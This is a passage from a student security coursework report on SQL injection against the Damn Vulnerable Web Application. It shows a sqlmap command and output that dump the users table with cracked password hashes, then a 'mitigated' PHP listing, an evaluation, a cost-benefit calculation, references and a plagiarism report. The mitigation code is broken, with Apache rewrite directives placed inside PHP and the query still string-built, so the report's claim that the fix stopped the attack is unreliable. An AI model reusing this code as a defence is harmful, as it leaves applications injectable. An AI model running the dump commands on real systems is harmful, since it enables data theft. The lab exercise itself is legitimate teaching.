
Figure 15: Attack in weak source code



```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2023-05-03 12:51:20 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2023-05-03 12:51:20 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2023-05-03 12:51:20 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2023-05-03 12:51:20 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2023-05-03 12:51:20 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+--------------+

[11:08:27] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[11:08:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[11:08:27] [WARNING] your sqlmap version is outdated

[*] ending @ 11:08:27 /2023-05-04/
```

Figure 16: Data dumped while attacking in weak source code

As we can see that we can perform the attack in the default source code of the dvwa but now we will make few changes in the source code and try attacking again.




127.0.0.1/DVWA/vulnerabilities/view_source.php?id=sqli&security=low

```php
<?php

RewriteEngine On
RewriteCond %{HTTP_USER_AGENT} sqlmap [NC]
RewriteRule .* - [F,L]


if (isset($_REQUEST['Submit'])) {
    // Get input
    $id = $_REQUEST['id'];
    // Sanitize input
    $id = filter_var($id, FILTER_SANITIZE_NUMBER_INT);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query);

            // Get results
            while ($row = mysqli_fetch_assoc($result)) {
                // Get values
                $first = htmlspecialchars($row["first_name"], ENT_QUOTES, 'UTF-8');
                $last  = htmlspecialchars($row["last_name"], ENT_QUOTES, 'UTF-8');

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = htmlspecialchars($row["first_name"], ENT_QUOTES, 'UTF-8');
                    $last  = htmlspecialchars($row["last_name"], ENT_QUOTES, 'UTF-8');

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}
?>
```

Figure 17: Modified and sanitized source code

The first highlighted code blocks any request from “sqlmap” in the user string and returns an error and sqlmap can’t retrieve the dvwa page information. The second highlighted code is used to remove any non-numeric character from the user input to ensure that $id only contain a valid integer. The third and last highlighted code is used to prevent any cross-site scripting (XSS) attack because the htmlspecialchars () function converts special character to their html equivalent that makes attacker to inject malicious code in output impossible.



```
┌──(root💀kali)-[/home/kali]
└─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#~" --cookie="PHPSESSID=cfn22nkt7bqlcasa10hi7inpd5~;security=low" - dvwa -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.3#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:18:59 /2023-05-04/

[11:18:59] [INFO] resuming back-end DBMS 'mysql'
[11:18:59] [INFO] testing connection to the target URL
[11:18:59] [CRITICAL] unable to retrieve page content
[11:18:59] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[11:18:59] [WARNING] your sqlmap version is outdated

[*] ending @ 11:18:59 /2023-05-04/
```

Figure 18: Attack failed after mitigation

As we can see the attack is failed after we applied the mitigation technique giving error while connecting to the target URL.

5. EVALUATION

Pros:

- The selected mitigation strategies are easy to use and understand.
- Using Input Sanitization can helps preventing SQL Attacks by eliminating any exploitable character from user input before using them in database queries.
- The FILTER_SANITIZE_NUMBER_INT filter especially assures that only integer values for the $id variable are permitted, blocking any attempts to insert SQL queries.
- It is possible to detect and limit SQLMap requests sent to the server by including the RewriteEngine and RewriteRule directives in the.htaccess file. This technique successfully prevents efforts to attack any SQL injection vulnerabilities in the application using SQLMap.

Cons:

- Input Sanitization is not enough alone to prevent all types of SQL Injection attacks, advanced attacks such as multi-staged attacks can still be successful.
- When using the FILTER_SANITIZE_NUMBER_INT filter, some legitimate inputs may be rejected if they don't match to the expected format.

- Attackers may bypass the defence implemented by.htaccess files that blocks certain user agents by modifying the user agent string or using other means to avoid detection.

5.1 COST BENEFIT ANALYSIS

A cost-benefit analysis is an organized process used by organizations to determine which decisions to make and which to avoid. The cost-benefit analyst adds up the potential advantages of a scenario or action and then subtracts the overall expenses of taking that action (HAYES, 2023).

SCENARIO

Your company runs a website that requires regular access to a backend database to maintain consumer data and transactions. The website is vulnerable to SQL injection attacks which may compromise the database's confidentiality, integrity, and availability. The annualized loss expectation (ALE) from such attack is estimated to be $300,000. As a precaution, a database security solution with strict access limits, input validation and frequent security audits has been implemented. The annual cost of this solution is projected to be $150,000 but it will reduce the ALE to $50,000. Is this a cost-effective alternative? What is your reasoning?

ALE (Prior) = $300,000

ALE (Post) =$50,000

ACS = $ 150,000

Cost Benefit Analysis = ALE (Prior) –ALE (Post) –ACS

= $300,000-$50,000 - $150,000

= $100,000

In this case the cost of database security countermeasure plus its annual cost are less than the loss expected from SQL injection. So there is benefit in installing the Database security measure.

6. CONCLUSION

In Conclusion, injection flaws remain a significant threat to web application security. SQL injection specifically is still a common and dangerous vulnerability that can result in data breaches and other serious consequences. This report overviews Injection Flaws, including its current scenario for web applications, its types as well its background and a real time attack on Damn Vulnerable Web Application (dvwa) is performed with the help of kali Linux and using sqlmap. After successfully performing the attack its mitigation strategies are implemented. In this case after a bit of research I found that Input sanitization and modifying the source code by adding RewriteEngine and RewriteRule directives in the.htaccess file could prevent the attack from happening and it did work. After doing this project I have gained knowledge about Injection flaws, SQL injection and about its mitigation and prevention to safeguard web applications.

After doing the research for this project it is clear that protecting web-based applications from injection flaws needs a multi-layered approach that involves both preventative and detective methods. Overall, it is important for organizations to prioritize the security of their web applications in order to protect sensitive data and maintain customer trust.

7. REFERENCES

acunetix. (2023, 4 30). *What is SQL Injection (SQLi) and How to Prevent It*. Retrieved from acunetix.com: https://www.acunetix.com/websitesecurity/sql-injection/

Bhattacharyya, S. (2023, 4 29). *What are Injection Attacks? Types and How to Prevent Them*. Retrieved from https://www.analyticssteps.com/: https://www.analyticssteps.com/blogs/what-are-injection-attacks-types-and-how-prevent-them

checkpoint. (2023, 5 4). *What is Cyber Security?* Retrieved from www.checkpoint.com: https://www.checkpoint.com/cyber-hub/cyber-security/what-is-cybersecurity/#:~:text=Cyber%20security%20refers%20to%20every,to%20mitigate%20corporate%20cyber%20risk.

cloudacademy.com. (2023, 5 4). *SQLmap SQL Injection Tool: The Basics*. Retrieved from cloudacademy.com: https://cloudacademy.com/course/sqlmap-sql-injection-tool-the-basics/sqlmap-sql-injection-tool-the-basics/#:~:text=SQLmap%20is%20an%20open%2Dsource,of%20databases%20that%20utilize%20SQL.

cloudfare. (2023, 4 30). *What is HTTP?* Retrieved from cloudfare.com: https://www.cloudflare.com/en-gb/learning/ddos/glossary/hypertext-transfer-protocol-http/

Coder, S. (2023, 5 7). *What is SQL Injection and How to prevent it?* Retrieved from dev.to: https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

developer.mozilla.org. (2023, 4 30). *HTTP header*. Retrieved from developer.mozilla.org: https://developer.mozilla.org/en-US/docs/Glossary/HTTP_header

Dizdar, A. (2023, 5 1). *SQL Injection Attack: Real Life Attacks and Code Examples*. Retrieved from brightsec.com: https://brightsec.com/blog/sql-injection-attack/

educative.io. (2023, 4 27). *What are injection flaws?* Retrieved from educative.io: https://www.educative.io/answers/what-are-injection-flaws

HAYES, A. (2023, 5 6). *What Is Cost-Benefit Analysis, How Is it Used, What Are its Pros and Cons?* Retrieved from www.investopedia.com: https://www.investopedia.com/terms/c/cost-benefitanalysis.asp

Jay. (2023, 4 30). *Web Application Attacks Statistics for 2022*. Retrieved from hashdork.com: https://hashdork.com/web-application-attacks-statistics/

Jeremy Ferragamo, W. E. (2023, 4 27). *Injection Flaws*. Retrieved from owasp.org: https://owasp.org/www-community/Injection_Flaws#:~:text=An%20injection%20flaw%20is%20a,connected%20to%20the%20vulnerable%20application.

Loshin, P. (2023, 4 29). *Structured Query Language (SQL)*. Retrieved from techtarget.com: https://www.techtarget.com/searchdatamanagement/definition/SQL#:~:text=Structured%20Query%20Language%20(SQL)%20is,on%20the%20data%20in%20them.

Manskar, N. (2023, 4 29). *Hacked security firm reportedly let staffers peek into clients' cameras*. Retrieved from nypost.com: https://nypost.com/2021/03/11/hacked-security-firm-verkada-let-staff-view-clients-cameras/

Maury, J. (2023, 5 4). *Validation and Sanitization - Sanitizing is the process of removing potentially* . Retrieved from www.esecurityplanet.com: https://www.esecurityplanet.com/endpoint/prevent-web-attacks-using-input-sanitization/#:~:text=Sanitizing%20consists%20of%20removing%20any,before%20insertion%20in%20a%20database.

Milzarek, R. (2020, 4 30). *Injection Attacks Types and How to Best Protect Your Web Apps*. Retrieved from crashtest-security.com: https://crashtest-security.com/different-injection-attack-types/

NCSC. (2023, 4 29). *Kaseya VSA Supply Chain Ransomware Attack*. Retrieved from dni.gov: https://www.dni.gov/files/NCSC/documents/SafeguardingOurFuture/Kaseya%20VSA%20Supply%20Chain%20Ransomware%20Attack.pdf

Owasp. (2023, 4 29). *Top 10-2017 Methodology and Data*. Retrieved from OWASP.org: https://owasp.org/www-project-top-ten/2017/Methodology_and_Data.html

PortSwigger. (2023, 4 27). *SQL injection*. Retrieved from PortSwigger.net: https://portswigger.net/web-security/sql-injection#:~:text=SQL%20injection%20(SQLi)%20is%20a,not%20normally%20able%20to%20retrieve.

Purplebox. (2023, 5 1). *The Ultimate Guide to SQL Injection*. Retrieved from https://www.prplbx.com/: https://www.prplbx.com/resources/blog/sql-injection/

Saheed Oladimeji, S. M. (2023, 4 29). *SolarWinds hack explained: Everything you need to know*. Retrieved from techtarget.com: https://www.techtarget.com/whatis/feature/SolarWinds-hack-explained-Everything-you-need-to-know

synopsys. (2023, 5 1). *SQL Injection*. Retrieved from synopsys.com: https://www.synopsys.com/glossary/what-is-sql-injection.html

Veracode. (2023, 4 30). *CRLF Injection Tutorial: Learn About CRLF Injection Vulnerabilities and Prevention*. Retrieved from Veracode: https://www.veracode.com/security/crlf-injection#:~:text=CRLF%20injection%20is%20a%20software,to%20as%20HTTP%20Response%20Splitting.

Veracode. (2023, 4 27). *Cross-Site Scripting: XSS Cheat Sheet, Preventing XSS*. Retrieved from Veracode.com: https://www.veracode.com/security/xss#:~:text=Cross%2Dsite%20scripting%20attacks%2C%20also,JavaScript%2C%20to%20an%20end%20user.

wallarm. (2023, 5 6). *Structured query language Injection (SQLi) - Part 1*. Retrieved from https://www.wallarm.com/: https://www.wallarm.com/what/structured-query-language-injection-sqli-part-1

Yerushalmi, S. (2023, 4 29). *Despite COVID-19 pandemic, Imperva reports number of vulnerabilities decreased in 2020*. Retrieved from imperva: https://www.imperva.com/blog/despite-covid-19-pandemic-imperva-reports-number-of-vulnerabilities-decreased-in-2020/

8. APPENDIX

Originality report

COURSE NAME
CC5004NI - Security in Computing

STUDENT NAME
Niraj Bohara

FILE NAME
niraj

REPORT CREATED
7 May 2023

Summary

Flagged passages	19	7%
Cited/quoted passages	9	4%

Web matches

dev.to	7	3%
coursehero.com	1	1%
veracode.com	2	0.8%
educative.io	1	0.7%
acunetix.com	2	0.7%
brightsec.com	2	0.7%
techtarget.com	1	0.4%
testbook.com	1	0.4%
owasp.org	1	0.4%
crashtest-security.com	1	0.4%
portswigger.net	1	0.4%
geeksforgeeks.org	1	0.4%
esecurityplanet.com	1	0.4%
checkpoint.com	1	0.3%
cloudwards.net	1	0.3%
linkedin.com	1	0.3%
imperva.com	1	0.3%
cyberbugs.in	1	0.3%
tutorialride.com	1	0.2%

1 of 28 passages

Student passage FLAGGED

I confirm that I understand my coursework needs to be submitted online via Google Classroom under the relevant module page before the deadline for my assignment to be accepted and marked. **I am fully**…

Top web match

Unformatted text preview: Enter your Full Name Here Enter your Full Name Here Enter your Full Name Here Enter your Full Name Here Enter your Full Name Here Assignment Due Date: Assignment Submission…

Coursework Cover Page London Met For all Multimedia Modules 1 ... https://www.coursehero.com/file/77813162/Coursework-Cover-Page-London-Met-For-all-Multimedia-Modules-1docx/

---

2 of 28 passages

Student passage FLAGGED

Cyber security refers to all aspects **of protecting an organization, its** people, **and** its **assets against** cyber-attacks. To mitigate business cyber risk, a range of…

Top web match

Cyber security refers to every aspect **of protecting an organization** and **its** employees **and assets against** cyber threats. As cyberattacks become more common and sophisticated and corporate networks grow…

What is Cyber Security? The Different Types of Cybersecurity https://www.checkpoint.com/cyber-hub/cyber-security/what-is-cybersecurity/

---

3 of 28 passages

Student passage FLAGGED

An injection flaw is a vulnerability that **allows an attacker to** send **malicious code to another system** through an application. Injection flaw in web application is…

Top web match

An injection flaw is a vulnerability which **allows an attacker to** relay **malicious code** through an application **to another system**.

Injection Flaws - OWASP Foundation https://owasp.org/www-community/Injection_Flaws

---

4 of 28 passages

Student passage CITED

Injection Flaws - **Injection flaws are a** type of **security vulnerability that allows a user to** obtain **access to** a **backend database, shell command, or operating system call if the web app** accepts **user**

Top web match

Injection flaws are a security vulnerability that allows a user to gain **access to** the **backend database, shell command, or operating system call if the web app** takes **user** input.

What are injection flaws? - Educative.io https://www.educative.io/answers/what-are-injection-flaws

---

5 of 28 passages

Student passage CITED

Structured Query Language (SQL) **is a programming language that is used to manage relational databases and** execute different **operations on the data**

Top web match

Structured Query Language (SQL) **is a** standardized **programming language that is used to manage relational databases and** perform various **operations on the data** in them.

What is Structured Query Language (SQL)? - TechTarget https://www.techtarget.com/searchdatamanagement/definition/SQL

---

6 of 28 passages

Student passage CITED

…on the data contained inside them (Loshin, 2023).HTTP - **The Hypertext Transfer** Protocol (HTTP), **which is used to load** websites **via hypertext links** and **is the foundation of the World Wide**

Top web match

The Hypertext Transfer Protocol (HTTP), **which is used to load** web pages **via hypertext links, is the foundation of the World Wide** Web. HTTP is an application layer protocol that runs on top of other…

[Solved] Hypertext Transfer Protocol (HTTP) is - Testbook.com https://testbook.com/question-answer/hypertext-transfer-protocol-http-is--628b0acb6556e39f94ded293

---

7 of 28 passages

Student passage CITED

…is acquainted with the programming language and application code. **They** might try **to inject code into the application to be** run **as a command by its web server**

Top web match

By exploiting a vulnerability, **they** may attempt **to inject code into the application to be** executed **as a command by its web server**.

Injection Attacks Types and How to Best Protect Your Web Apps https://crashtest-security.com/different-injection-attack-types/

---

8 of 28 passages

Student passage FLAGGED

…server by exploiting a vulnerability (Milzarek, 2020).SQL injection - **SQL injection (SQLi) is a web security** flaw **that allows an attacker to interfere with** database **queries** made by **an application**

Top web match

What is SQL injection (SQLi)? **SQL injection (SQLi) is a web security** vulnerability **that allows an attacker to interfere with** the **queries** that **an application** makes to its database.

What is SQL Injection? Tutorial & Examples | Web Security Academy https://portswigger.net/web-security/sql-injection

---

9 of 28 passages

Student passage CITED

…as injection attacks, inject malicious code into safe websites. **An attacker will** exploit **a** weakness **in** the targeted **web application to send malicious code to an end user**

Top web match

An attacker will use **a** flaw **in** a target **web application to send** some kind of **malicious code**, most commonly client-side JavaScript, **to an end user**.

What is Cross-Site Scripting? XSS Cheat Sheet - Veracode https://www.veracode.com/security/xss

---

10 of 28 passages

Student passage FLAGGED

CRLF injection - It **is a software application** programming **vulnerability** known as CRLF injection **occurs when an attacker** inserts **a CRLF character sequence where** one **is not expected**

Top web match

CRLF injection is a software application coding **vulnerability** that **occurs when an attacker** injects **a CRLF character sequence where** it **is not expected**. When CRLF ...

CRLF Injection Tutorial: Vulnerabilities & Prevention - Veracode https://www.veracode.com/security/crlf-injection

---

11 of 28 passages

Student passage FLAGGED

…2020, out of the 6.3 billion web attacks recorded, **more than 736 million web attacks** were **against financial** organizations. Following SQL injection attacks, which accounted for 33…

Top web match

More than 736 million web attacks against financial institutions were recorded in 2020, out of a total 6.3 billion web attacks recorded that year.

26 Cyber Security Statistics, Facts & Trends in 2023 - Cloudwards https://www.cloudwards.net/cyber-security-statistics/

---

12 of 28 passages

Student passage FLAGGED

SQL is the acronym for Structured Query Language. **It is used to retrieve and manipulate data in** the **database**. SQL query is the way to insert, modify, extract…

Top web match

It is used to retrieve and manipulate data in a relational **database**. DDL commands are as follows, 1. SELECT 2. INSERT 3. UPDATE 4. DELETE; DML performs read- ...

SQL Data Manipulation Language (DML) - Tutorial Ride https://www.tutorialride.com/dbms/sql-data-manipulation-language-dml.htm

---

13 of 28 passages

Student passage FLAGGED

SQL Injection (SQLi) is a type of injection attack in which an attacker **execute malicious SQL statements**. These statements have access to a database server that…

Top web match

What is SQL Injection (SQLi) and how to prevent it **SQL Injection (SQLi) is a type of** an **injection attack** that makes it possible to **execute malicious SQL statements**.

What is SQL Injection (SQLi) and How to Prevent Attacks - Acunetix https://www.acunetix.com/websitesecurity/sql-injection/

---

14 of 28 passages

Student passage FLAGGED

…attack in which an attacker execute malicious SQL statements. **These statements** have access to **a database server that is** located **behind a web application**

Top web match

SQL Injection (SQLi) is a kind of injection attack that allows malicious SQL commands to be executed. **These statements** operate **a database server that is** hidden **behind a web application**.

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

15 of 28 passages

Student passage FLAGGED

…gain access to the full SQL database's contents. It **can also be used** by hackers **to add**, change, or **delete records in a database**. SQL Injection vulnerabilities can be found in different kinds…

Top web match

SQL Injection **can also be used to add**, modify and **delete records in a database**, affecting data integrity.

Types of Injection Attacks - LinkedIn https://www.linkedin.com/pulse/types-injection-attacks-ria-pramanik

---

16 of 28 passages

Student passage FLAGGED

use these flaws **to get** unauthorized **access to sensitive data** such as intellectual property, trade secrets, **customer information, personal information, and** more. **SQL injection attacks are** recognized as…

Top web match

Criminals may **use** it **to get** illegal **access to** your **sensitive data**, including **customer information, personal information**, trade secrets, intellectual property, **and** other information. **SQL injection**…

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

17 of 28 passages

Student passage FLAGGED

Error-Based - **The attacker** takes **actions that cause the database to produce error messages**. Using the error message, you can determine what database…

Top web match

Error-based SQLi—**the attacker** performs **actions that cause the database to produce error messages**. The attacker can potentially use the data provided by these error messages to gather information about…

What is SQL Injection | SQLI Attack Example & Prevention Methods https://www.imperva.com/learn/application-security/sql-injection-sqli/

---

18 of 28 passages

Student passage CITED

…actions that cause the database to produce error messages. **Using the error message, you can determine what database it uses** and **the server version where the handlers are**

Top web match

Using the error message, you can determine what database it uses, the server version where the handlers are stored, etc.

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

19 of 28 passages

Student passage FLAGGED

Union-Based - The UNION SQL operator is used **to** create a single HTTP response by combining **the results of two or more** database **select queries**. You can create your queries within the URL, or…

Top web match

Union-based SQL Injections use **the UNION SQL operator to** aggregate **the results of two or more SELECT queries** into a single result, which is subsequently returned as part of the HTTP response. Query:

Types of SQL Injection (SQLi) - GeeksforGeeks https://www.geeksforgeeks.org/types-of-sql-injection-sqli/

---

20 of 28 passages

Student passage CITED

…the results of two or more database select queries. **You can create your** queries **within the URL, or** you can **combine multiple statements within the input fields and** attempt **to** generate **a**

Top web match

You can create your searches **within the URL or combine multiple statements within the input fields and** try **to** get **a** response.

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

21 of 28 passages

Student passage CITED

Boolean-Based - The attacker will send a SQL query to the database, instructing it to return a different result based on whether the query returns True or

Top web match

Boolean-based SQL injection - In this injection, **the attacker will send a SQL query to the database, instructing it to return a different result based on whether the query returns True or** False.

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

22 of 28 passages

Student passage FLAGGED

…the query returns True or False (M, 2023).Time-Based - **The attacker sends a SQL query to the database, causing** it **to wait for a** predetermined duration **of time before** returning **the**

Top web match

In this injection, **the attacker sends a SQL query to the database, causing** the database **to wait for a** set period **of time before** sharing **the** result.

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

23 of 28 passages

Student passage CITED

…a predetermined duration of time before returning the response. **The attacker can use the response time to determine whether a query is true or** false (M, 2023).

Top web match

The attacker can use the response time to determine whether a query is True or False. Bad actors can easily read the text as it is returned during a normal SQL injection.

What is SQL Injection and How to prevent it? - DEV Community https://dev.to/techiestark/what-is-sql-injection-and-how-to-prevent-it-62g

---

24 of 28 passages

Student passage FLAGGED

…access to sensitive data kept on backend database servers.Altering **data** - Through SQL injection attacks, hackers **can** easily modify **or add new data to the accessed database**

Top web match

Alter **data**—attackers **can** alter **or add new data to the accessed database**. Delete data—attackers can delete database records or drop entire tables.

SQL Injection Attack: Real Life Attacks and Code Examples https://brightsec.com/blog/sql-injection-attack/

---

25 of 28 passages

Student passage FLAGGED

Lateral movement - SQL injection attacks allow **attackers operating system privileges**, allowing them **to access other sensitive systems** outside database servers.

Top web match

Lateral movement—attackers can access database servers with **operating system privileges**, and use these permissions **to access other sensitive systems**.

SQL Injection Attack: Real Life Attacks and Code Examples https://brightsec.com/blog/sql-injection-attack/

---

26 of 28 passages

Student passage FLAGGED

In some cases SQL injection attacks **can** allow attackers to read or write **to** files and **execute** shell **commands on the** underlying **operating system**. Some SQL servers, such as Microsoft SQL Server, have…

Top web match

In some cases, SQL Injection can even be used **to execute commands on the operating system**, potentially allowing an attacker to escalate to more damaging attacks inside of a network that sits behind a…

Types of SQL Injection (SQLi) - Acunetix https://www.acunetix.com/websitesecurity/sql-injection2/

---

27 of 28 passages

Student passage FLAGGED

SQLmap - **SQLmap is an** open-source **tool for detecting and exploiting SQL injection flaws** during penetration testing. SQLmap automates the detection and exploitation…

Top web match

A penetration testing tool called **sqlmap is an** open source **tool for detecting and exploiting SQL injection flaws**, or taking over databases by ...

What is SQLMAP - CyberBugs Cyber Security https://www.cyberbugs.in/post/what-is-sqlmap

---

28 of 28 passages

Student passage FLAGGED

Sanitizing is the process **of removing** potentially exploitable **characters from user inputs**, whereas **validating** determines whether **the data is in the** required **format and type**

Top web match

Sanitizing consists **of removing** any unsafe **characters from user inputs**, and **validating** will check to see if **the data is in the** expected **format and type**.

How to Use Input Sanitization to Prevent Web Attacks https://www.esecurityplanet.com/endpoint/prevent-web-attacks-using-input-sanitization/
